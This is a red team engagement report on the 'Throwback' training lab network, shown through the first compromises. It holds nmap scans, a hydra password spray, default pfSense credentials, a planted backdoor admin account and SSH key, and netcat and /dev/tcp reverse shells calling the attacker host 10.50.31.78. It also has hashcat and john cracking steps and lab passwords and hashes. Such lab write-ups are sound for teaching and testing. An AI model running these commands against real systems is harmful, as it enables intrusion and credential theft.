



Throwback Hacks

Red Team Engagement

Report

Prepared By : Mohin Paramasivam

Email : mohin2099@gmail.com

Table of Contents

<i>Attack Narrative</i>	4
Engagement Scope.....	4
Squirrelmail Mail Service Compromise	5
PfSense Firewall Compromise.....	9
THROWBACK-FW01 System Compromise	11
Post-Exploitation.....	14
LLMNR Poisoning Attack	15
THROWBACK-PROD System Compromise	16
Privilege Escalation 1: (PetersJ -> BlaireJ)	18
Privilege Escalation 2: (BlaireJ -> SYSTEM)	19
Post Exploitation.....	20
THROWBACK-WS01 System Compromise	21
Privilege Escalation (BlaireJ -> SYSTEM)	24
C2 Beacon Spawns.....	25
Post Exploitation.....	26
Timekeep Portal Compromise	29
THROWBACK-TIME System Compromise	34
Post Exploitation.....	37
THROWBACK-DC01 System Compromise	38
C2 Beacon Spawns.....	40
Privilege Escalation: (JeffersD -> backup)	41
THROWBACK.local Domain Compromise	43
Bidirectional Domain Trust.....	46
CORPORATE.local Domain Enumeration	47
Pivoting 1 : THROWBACK.local -> CORPORATE.local	50
CORP-DC01 System Compromise	53
Enumeration.....	53
C2 Beacon Spawns.....	55
CORPORATE.local Domain Compromise.....	58
Open Source Intelligence Gathering.....	59
CORPORATE.local Lateral Movement.....	62
CORP-ADT01 System Compromise	64
C2 Beacon Spawns.....	65
Post Exploitation.....	66
LinkedIn Scraping & Username Generation	67
GTFO Breached Credentials Discovery	71
TBSEC-DC01 System Compromise	74
C2 Beacon Spawns.....	75
TBSECURITY.local Domain Enumeration.....	76
TBService Service Account Compromise.....	78
TBSECURITY.local Domain Compromise	80
APPENDIX 1 : Hosts Report.....	83

Summary.....	83
10.200.34.79.....	83
10.200.34.117.....	85
10.200.34.118.....	90
10.200.34.138.....	93
10.200.34.176.....	93
10.200.34.219.....	95
10.200.34.222.....	97
10.200.34.232.....	101
10.200.34.243.....	101
APPENDIX 2 : Indicators of Compromise (IOC).....	103
Portable Executable Information	103
Contacted Hosts.....	103
HTTP Traffic.....	103
File Hashes.....	104
Domains and IP Addresses	105
APPENDIX 3 : Tactics, Techniques, and Procedures (TTP)	106
MITRE ATT&CK™ Graph.....	106
MITRE ATT&CK™ Techniques	107
MITRE ATT&CK™ Mitigation Steps.....	109

Attack Narrative

Engagement Scope

An initial scope is given to our team to conduct this red team engagement on Throwback Hack's Network. From the scope given we were informed that there are 3 publicly facing systems that are accessible through the internet.

Scope : 10.200.34.0/24




Figure 1 : Scope

Squirrelmail Mail Service Compromise

Since there is a mail server exposed to the internet and gaining access to a mail server could lead to access to confidential communications and information, our team proceeded to focus their enumeration efforts on this system. A port scan is performed in order to identify the services running on the system.

Affected System IP: 10.200.34.232

Command:

```
nmap -vvv -p 22,80,143,993 -A -T4 -oN machines/10.200.34.232/10.200.34.232.nmap  
10.200.34.232
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp  open  ssh    syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 45:57:24:75:d3:61:32:01:db:4f:ec:d2:6a:ee:cf:63 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQCeTlopPQq4mNMBw6lhd6o6ZUMaoQd1/3fgJmUEjk0tJLR+Z84iH+y
MmCHMDvik7kzbB71mLUexTd+j3EfPEXhNhTxNE90N9bIcLn9Fjj/PLa7UUJHmSVFhykvQC1I4cjUCPxmLMysd2
ksbQz1u3XBB5fKnoD+5hXsqHBecXYfmJWBudYvAjfq7V0f60Yw3TlkxRWafOft5efS4dVkJhSDWDXp6vLgPFWC
ono4y9Dm3Awl6D5hJSNucRgfcl1o2vazQPgrScmrlt05vlpnZ9AufTzSut67BsxVK1LFDZxUb73rbHp7VGr7M46nh
KkeYzq8KsKzOPhriFH3pwQSG09ZT
|   256 11:0a:34:ec:ca:5b:74:b5:52:a4:54:37:db:10:47:5a (ECDSA)
| ecdsa-sha2-nistp256
AAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAbmlzdHAyNTYAAABBBosY7T5PVNke4UnPlbqSMMUG738mUx4
9Rey/MmGOwOOw7talC3dcvyDiyJuv9zipIKKw4GQpZxauPWlgaVok6Jw=
|   256 e5:4c:32:da:cf:4c:64:cd:17:3d:17:1b:35:bc:4e:7a (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAI5YfJtkumJNmybgF+HUOsB5HJLFwr4hxT8YhpW8/9D
80/tcp  open  http   syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| _http-favicon: Unknown favicon MD5: 2D267521ED544C817FADA219E66C0CCC
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| _http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Throwback Hacks - Login
| _Requested resource was src/login.php
143/tcp  open  imap   syn-ack ttl 63 Dovecot imapd (Ubuntu)
| _imap-capabilities: post-login LOGIN-REFERRALS SASL-IR OK LITERAL+ IMAP4rev1 Pre-login more listed IDLE
capabilities LOGINDISABLED A0001 STARTTLS ID ENABLE have
| ssl-cert: Subject: commonName=ip-10-40-119-232.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-40-119-232.eu-west-1.compute.internal
| Issuer: commonName=ip-10-40-119-232.eu-west-1.compute.internal
993/tcp  open  ssl/imap syn-ack ttl 63 Dovecot imapd (Ubuntu)
| _imap-capabilities: LOGIN-REFERRALS SASL-IR OK LITERAL+ IMAP4rev1 Pre-login more listed IDLE post-login
capabilities AUTH=PLAIN A0001 ID ENABLE have
| ssl-cert: Subject: commonName=ip-10-40-119-232.eu-west-1.compute.internal
| Subject Alternative Name: DNS:ip-10-40-119-232.eu-west-1.compute.internal
| Issuer: commonName=ip-10-40-119-232.eu-west-1.compute.internal
```

Upon visiting port 80 , it is discovered that squirrelmail is configured to be the mail server service on the system.

URL : <http://10.200.34.232/src/login.php>

The screenshot shows a browser window with the title "Throwback Hacks - Login". The address bar indicates the URL is <http://10.200.34.232/src/login.php>. The main content is a "Throwback Hacks Login" form with fields for Name and Password, and a "Login" button. Above the form, a message reads: "Guests who require access to an email can use the following: tbhguest:WelcomeTBH1!". To the right of the browser window is a "Wappalyzer" extension interface. It lists technologies used: Web servers (Apache 2.4.29), Operating systems (Ubuntu), Programming languages (PHP), and Webmail (SquirrelMail). The "Webmail" section is highlighted with a red box around the "SquirrelMail" entry.

Upon further inspection of the login page, a guest login credential is discovered

Username : **tbhguest**

Password : **WelcomeTBH1!**

This screenshot shows the same "Throwback Hacks - Login" page as before. The guest login credential "tbhguest:WelcomeTBH1!" is highlighted with a red box. The rest of the page content is identical to the previous screenshot.


Upon successful login to squirrelmail, we were able to view a list of emails sent and also dump the Address Book configured revealing Usernames and Email Addresses associated for each of the users.

Personal Address Book			
<input type="checkbox"/> Nickname	Name	E-mail	Info
<input type="checkbox"/> BlaireJ	J Blaire	BlaireJ@throwback.local	
<input type="checkbox"/> DaibaN	Nana Daiba	DaibaN@throwback.local	
<input type="checkbox"/> DaviesJ	J Davies	DaviesJ@throwback.local	
<input type="checkbox"/> FoxxR	Rikka Foxx	FoxxR@throwback.local	
<input type="checkbox"/> GongoH	Hugh Gongo	GongoH@throwback.local	
<input type="checkbox"/> HorsemanB	BoJack Horseman	HorsemanB@throwback.local	
<input type="checkbox"/> HumphreyW	W Humphrey	HumphreyW@throwback.local	
<input type="checkbox"/> JeffersD	D Jeffers	JeffersD@throwback.local	
<input type="checkbox"/> MurphyF	Frank Murphy	MurphyF@throwback.local	
<input type="checkbox"/> noreply	noreply noreply	noreply@throwback.local	TBH(4060a70860f0a1648e5a991de1739888)
<input type="checkbox"/> PeanutbutterM	Mr Peanutbutter	PeanutbutterM@throwback.local	
<input type="checkbox"/> PetersJ	Jon Peters	PetersJ@throwback.local	
<input type="checkbox"/> SummersW	Summers Winters	SummersW@throwback.local	

Email that is on the inbox of the Guest User dates back to August 2020 where it is the “**Summer**” season. Since season is considered as a popular password for companies, a password spray is performed on the list of usernames retrieved from the address book. Additional amount of email accounts are compromised through the password spray.

Command : *hydra 10.200.34.232 -L usernames -p Summer2020 http-post-form*

'/src/redirect.php:login_username='^USER^&secretkey='^PASS^:F=incorrect' -I -V



```
[1656846672] blairej
root@ShadowQu35t:~/throwback_network/machines/10.200.34.232# hydra 10.200.34.232 -L usernames -p Summer2020 http-post-form '/src/redirect.php:login_username='^USER^&secretkey='^PASS^:F=incorrect' -I -V
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-03 07:12:10
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 13 tasks per 1 server, overall 13 tasks, 13 login tries (l:13/p:1), -1 try per task
[DATA] attacking http-post-form://10.200.34.232:80/src/redirect.php:login_username='USER^&secretkey='^PASS^:F=incorrect
[ATTEMPT] target 10.200.34.232 - login "BlaireJ" - pass "Summer2020" - 1 of 13 [child 0] (0/0)
[ATTEMPT] target 10.200.34.232 - login "DaibaN" - pass "Summer2020" - 2 of 13 [child 1] (0/0)
[ATTEMPT] target 10.200.34.232 - login "DaviesJ" - pass "Summer2020" - 3 of 13 [child 2] (0/0)
[ATTEMPT] target 10.200.34.232 - login "FoxxR" - pass "Summer2020" - 4 of 13 [child 3] (0/0)
[ATTEMPT] target 10.200.34.232 - login "Gongoh" - pass "Summer2020" - 5 of 13 [child 4] (0/0)
[ATTEMPT] target 10.200.34.232 - login "HorsemanB" - pass "Summer2020" - 6 of 13 [child 5] (0/0)
[ATTEMPT] target 10.200.34.232 - login "HumphreyW" - pass "Summer2020" - 7 of 13 [child 6] (0/0)
[ATTEMPT] target 10.200.34.232 - login "JeffersD" - pass "Summer2020" - 8 of 13 [child 7] (0/0)
[ATTEMPT] target 10.200.34.232 - login "MurphyF" - pass "Summer2020" - 9 of 13 [child 8] (0/0)
[ATTEMPT] target 10.200.34.232 - login "noreply" - pass "Summer2020" - 10 of 13 [child 9] (0/0)
[ATTEMPT] target 10.200.34.232 - login "PeanutbutterM" - pass "Summer2020" - 11 of 13 [child 10] (0/0)
[ATTEMPT] target 10.200.34.232 - login "PetersJ" - pass "Summer2020" - 12 of 13 [child 11] (0/0)
[ATTEMPT] target 10.200.34.232 - login "SummersW" - pass "Summer2020" - 13 of 13 [child 12] (0/0)
[80] [http-post-form] host: 10.200.34.232 login: Gongoh password: Summer2020
[80] [http-post-form] host: 10.200.34.232 login: MurphyF password: Summer2020
[80] [http-post-form] host: 10.200.34.232 login: JeffersD password: Summer2020
[80] [http-post-form] host: 10.200.34.232 login: PeanutbutterM password: Summer2020
1 of 1 target successfully completed, 4 valid passwords found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-03 07:12:16
```

PfSense Firewall Compromise

Enumeration was next performed on the Firewall since firewalls can most likely be used as a pivot to gain access to the internal network.


Affected System IP: 10.200.34.138

Command : nmap -vvv -p 22,53,80,443 -A -T4 -oN 10.200.34.138.nmap 10.200.34.138

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    filtered ssh  no-response
53/tcp    open   domain  syn-ack ttl 63 (generic dns response: REFUSED)
80/tcp    open   http   syn-ack ttl 63 nginx
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to https://10.200.34.138/
443/tcp   filtered https no-response
```

Pfsense login page is discovered to be running on port 80 of the system.

URL: <https://10.200.34.138/index.php>



Default Credential is configured for Pfsense leading us to be able to access the login portal as administrator.

Username: admin

Password: pfsense

The screenshot shows the Pfsense web interface with the following sections:

- Firewall Logs:** A table showing recent firewall activity. All entries show a red 'X' icon, indicating they are denied. The log entries are:
 - Jul 3 11:55 WAN 10.50.31.78 10.200.34.138:443
 - Jul 3 11:55 WAN 10.50.31.78 10.200.34.138:443
 - Jul 3 11:55 WAN 10.50.31.78 10.200.34.138:443
 - Jul 3 11:56 WAN 10.50.31.78 10.200.34.138:443
 - Jul 3 11:56 WAN 10.50.31.78 10.200.34.138:443
- Traffic Graphs:** A graph titled "WAN" showing traffic flow. The Y-axis ranges from -100k to 50k. The X-axis shows times 50:52, 51:40, 52:30, and 52:53. A blue line represents "wan (in)" and a red line represents "wan (out)". Both lines are near zero, with a slight dip around 52:30.
- Services Status:** A table showing the status of various system services. Services listed include dpinger, ntpd, sshd, syslogd, and unbound. Most services are marked with a green checkmark, except for dpinger which has a red 'X'. Actions column shows icons for stopping or restarting services.

THROWBACK-FW01 System Compromise

3 different methods were utilized by our team to gain shell access to the system as described below:

Method 1: Add public key for user admin and SSH into the system

URL: https://10.200.34.138/system_usermanager.php?act=edit&userid=0

Description:

Password based authentication is disabled where is replaced by public key authentication. Attacker system's public key is copied to the authorized ssh keys option on pfSense as shown in the figure below. By adding the public key, we were able to ssh as the user admin to the system successfully.

The screenshot shows the pfSense User Manager interface. In the 'Authorized SSH Keys' section, a public RSA key has been pasted into the text area. A red box highlights this area. Below the text area, there is a placeholder text: 'Enter authorized SSH keys for this user'. At the bottom of the page, there is an 'IPsec Pre-Shared Key' input field.

```
[1656917952] Users Groups Settings Authentication Servers
root@Shad0wQu35t:~/throwback_network/machines/10.200.34.138# cat /root/.ssh/id_rsa.pub | clipboard
[1656917956]
root@Shad0wQu35t:~/throwback_network/machines/10.200.34.138# ssh admin@10.200.34.138
Amazon Web Services - Netgate Device ID: c2adf9ef9d474c45f8c0
*** Welcome to pfSense 2.4.5-RELEASE-p1 (amd64) on THROWBACK-FW01 ***
Status Groups
WAN (wan)    -> xn0 ec2-user -> v4/DHCP4: 10.200.34.138/24
0) Logout (SSH only)      9) pfTop
1) Assign Interfaces       10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults 13) Update from console
5) Reboot system          14) Disable Secure Shell (sshd)
6) Halt system            15) Restore recent configuration
7) Ping host              16) Restart PHP-FPM
8) Shell

Enter an option: 8
[2.4.5-RELEASE][admin@THROWBACK-FW01.THROWBACK.local]/root: pwd
/root
[2.4.5-RELEASE][admin@THROWBACK-FW01.THROWBACK.local]/root: [REDACTED]
```

Method 2: New administrative user created, and public key is linked to the account.

URL: https://10.200.34.138/system_usermanager.php?act=edit&userid=0

Description:

This method is similar to the method showcased earlier but is performed through a new user account created on the pfSense portal. Attacker system's public key is copied to the authorized ssh keys option on pfSense as shown in the figure below. By adding the public key, we were able to ssh as the new user created.

The screenshot shows the 'User Properties' configuration page for a new user account. The 'Defined by' field is set to 'USER'. The 'Username' field contains 'backup_root'. The 'Password' field is filled with a series of dots. The 'Full name' field is empty, with a note: 'User's full name, for administrative information only'. The 'Expiration date' field is empty, with a note: 'Leave blank if the account shouldn't expire, otherwise enter the expiration date as MM/DD/YYYY'. Under 'Custom Settings', there is a checkbox for 'Use individual customized GUI options and dashboard layout for this user.' In the 'Group membership' section, the 'Not member of' dropdown is empty, and the 'Member of' dropdown contains 'admins'. Below these dropdowns are buttons for 'Move to "Member of" list' and 'Move to "Not member of" list'. A note at the bottom says 'Hold down CTRL (PC)/COMMAND (Mac) key to select multiple items.' The 'Certificate' section has a checkbox for 'Click to create a user certificate'.

The terminal session shows a successful SSH connection to the 'backup_root' user on the pfSense machine. The user runs 'whoami' (circled 1) and 'sudo -l' (circled 2). The pfSense interface shows the 'Authorized SSH Keys' section with a public key listed (circled 3).

```
[1656918439]
root@Shad0wQu35t:~/throwback_network/machines/10.200.34.138# ssh backup_root@10.200.34.138
[2.4.5-RELEASE] [backup_root@THROWBACK-FW01.THROWBACK.local]/home/backup_root: whoami
[2.4.5-RELEASE] [backup_root@THROWBACK-FW01.THROWBACK.local]/home/backup_root: sudo -l
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.
```

The pfSense interface at the bottom shows the user 'backup_root' (circled 3) and the command 'status'.

Method 3: Reverse Shell Executed from command line access on pfSense.

URL: https://10.200.34.138/system_usermanager.php?act=edit&userid=0

Description:

The admin user is able to execute shell commands through the Diagnostics Section of the pfSense portal. Through this feature, we were able to achieve remote code execution on the underlying system.

A screenshot of a web browser displaying the pfSense Diagnostics / Command Prompt page. The URL is https://10.200.34.138/diag_command.php. A warning message at the top says: "WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager." Below this, the title is "Diagnostics / Command Prompt". In the main area, there is a "Shell Output" section with the text "Shell Output - sh -i >& /dev/tcp/10.50.31.78/443 0>&1". Below it is an "Execute Shell Command" input field containing the command "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.50.31.78 443 >/tmp/f". This command creates a reverse shell via TCP port 443. There are "Execute" and "Clear" buttons below the input field. The pfSense navigation bar is visible at the top.

A terminal session showing a successful reverse shell connection. The session ID is [1656918739]. The terminal output shows:

```
[1656918739]
root@Shad0wQu35t:~/throwback_network/machines/10.200.34.138# nc -lvp 443
listening on [any] 443 ...
10.200.34.138: inverse host lookup failed: Unknown host
connect to [10.50.31.78] from (UNKNOWN) [10.200.34.138] 6519
sh: can't access tty; job control turned off
# whoami
root
# hostname
THROWBACK-FW01.THROWBACK.local
#
```

The terminal session is running on a machine named Shad0wQu35t, connected to the IP 10.200.34.138 via port 443. The user is root. The terminal shows the command nc -lvp 443 being run to listen for incoming connections. It then connects to 10.50.31.78:6519. The user is prompted for a terminal, but job control is turned off. The user then runs whoami to confirm they are root. The user also runs hostname to show the machine name is THROWBACK-FW01.THROWBACK.local. The terminal session is running in a dark-themed window.

Post-Exploitation

A login Hash was found at **/var/log/login.log** of the **10.200.34.138** system.

Username : HumpreyW

Hash : 1c13639dba96c7b53d26f7d00956a364

```
[2.4.5-RELEASE] [backup_root@THROWBACK-FW01.THROWBACK.local]/var/log: sudo cat login.log
Password:
Sorry, try again.
Password:
Last Login 8/9/2020 15:51 - HumphreyW:1c13639dba96c7b53d26f7d00956a364
[2.4.5-RELEASE] [backup_root@THROWBACK-FW01.THROWBACK.local]/var/log: █
```

Since the user uses a weak password, the hash cracked successfully using a popular wordlist.

Command : hashcat -a 0 -m 1000 hash.txt /usr/share/wordlists/rockyou.txt

```
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385
1c13639dba96c7b53d26f7d00956a364:securitycenter

Session.....: hashcat ENTRY POINT PATH 2
Status.....: Cracked
Hash.Name....: NTLM
Hash.Target...: 1c13639dba96c7b53d26f7d00956a364
Time.Started..: Mon Jul 4 04:04:04 2022 (0 secs)
Time.Estimated.: Mon Jul 4 04:04:04 2022 (0 secs)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 1933.0 kH/s (0.26ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 798720/14344385 (5.57%)
Rejected.....: 0/798720 (0.00%)
Restore.Point...: 796672/14344385 (5.55%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: sexxy10 -> sd1027

Started: Mon Jul 4 04:03:38 2022
Stopped: Mon Jul 4 04:04:05 2022
[1656921845]
```

LLMNR Poisoning Attack

NTLMv2 Hash Captured for user **THROWBACK\PetersJ** from System **10.200.34.219** through
LLMNR Poisoning Attack performed using Responder.

Affected System IP: 10.200.34.219

The NTLMv2 Hash is successfully cracked using a popular wordlist combined with some rules revealing the password for user PetersJ in plaintext.

Command: john ntlmv2.hash --wordlist=/usr/share/wordlists/rockyou.txt --rules=best64

Password: Throwback317

THROWBACK-PROD System Compromise

Enumeration is then performed on the Production Server to identify the services that are running where the password cracked can possibly be used.

Affected System IP: 10.200.34.219

Command:

```
nmap -vvv -p 22,80,135,139,445,3389,5357,5985,49668,49669,49673 -A -T4 -oN  
10.200.34.219.nmap 10.200.34.219
```

```
PORt STATE SERVICE REASON VERSION
22/tcp open ssh     syn-ack ttl 127 OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 85:b8:1f:80:46:3d:91:0f:8c:f2:f2:3f:5c:87:67:72 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQCNKjeLuGU2zxdCn6Sp+VdhgCN7iZFY04nx9G/O3bO2DXiahD7Qlj
XecH1/wvU/E8Kjj6WtC1Brcy6N7y3y+JgWJXMP16zdcpvN5MojHEWqhynwsgyeH72tkb2yA1w/BPdAXLM/
WJPg7A+ijb9K+O9E7gki1AaTCIOnus2SjovDnfBct9H3vcXjyOxHDsET/IJhf0h5dzA/aU+haHi/eCLCgs/rg+Nvy3
fUG9gjwX1rmvp0cNfc9EPF3VLDZXHvxpp0yZZ/+PYICED3wwZvJgtMea7QugGlVYC/2kPwbmye9Jv3flntlY5o
ocKDL0b0NsQyWLKksdtYHy65VmVS6Ct
| 256 5c:0d:46:e9:42:d4:4d:a0:36:d6:19:e5:f3:ce:49:06 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAlbmlzdHAyNTYAAABBEDoOfGWQuIoN4GyUbPxCdLJOFotY
m8sm0n7/1zXvnMgce5kGr96+NIltWIA8sI5ft8wKwbc1alfhFi290bL9TSY=
| 256 e2:2a:cb:39:85:0f:73:06:a9:23:9d:bf:be:f7:50:0c (ED25519)
| _ssh-ed25519 AAAAC3NzaC1zDI1NTE5AAAIIXGLApUD1SJY4IBgAv6SHPtSBL9r4WWNdizINFSZulT
80/tcp open http    syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Throwback Hacks
135/tcp open msrpc   syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp open microsoft-ds? syn-ack ttl 127
3389/tcp open ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THROWBACK
|   NetBIOS_Domain_Name: THROWBACK
|   NetBIOS_Computer_Name: THROWBACK-PROD
|   DNS_Domain_Name: THROWBACK.local
|   DNS_Computer_Name: THROWBACK-PROD.THROWBACK.local
|   DNS_Tree_Name: THROWBACK.local
|   Product_Version: 10.0.17763
|_ System_Time: 2022-07-01T03:42:17+00:00
| ssl-cert: Subject: commonName=THROWBACK-PROD.THROWBACK.local
| Issuer: commonName=THROWBACK-PROD.THROWBACK.local
```

We were able to access SSH and RDP as user PetersJ using the password retrieved through cracked hash earlier through LLMNR Poisoning.

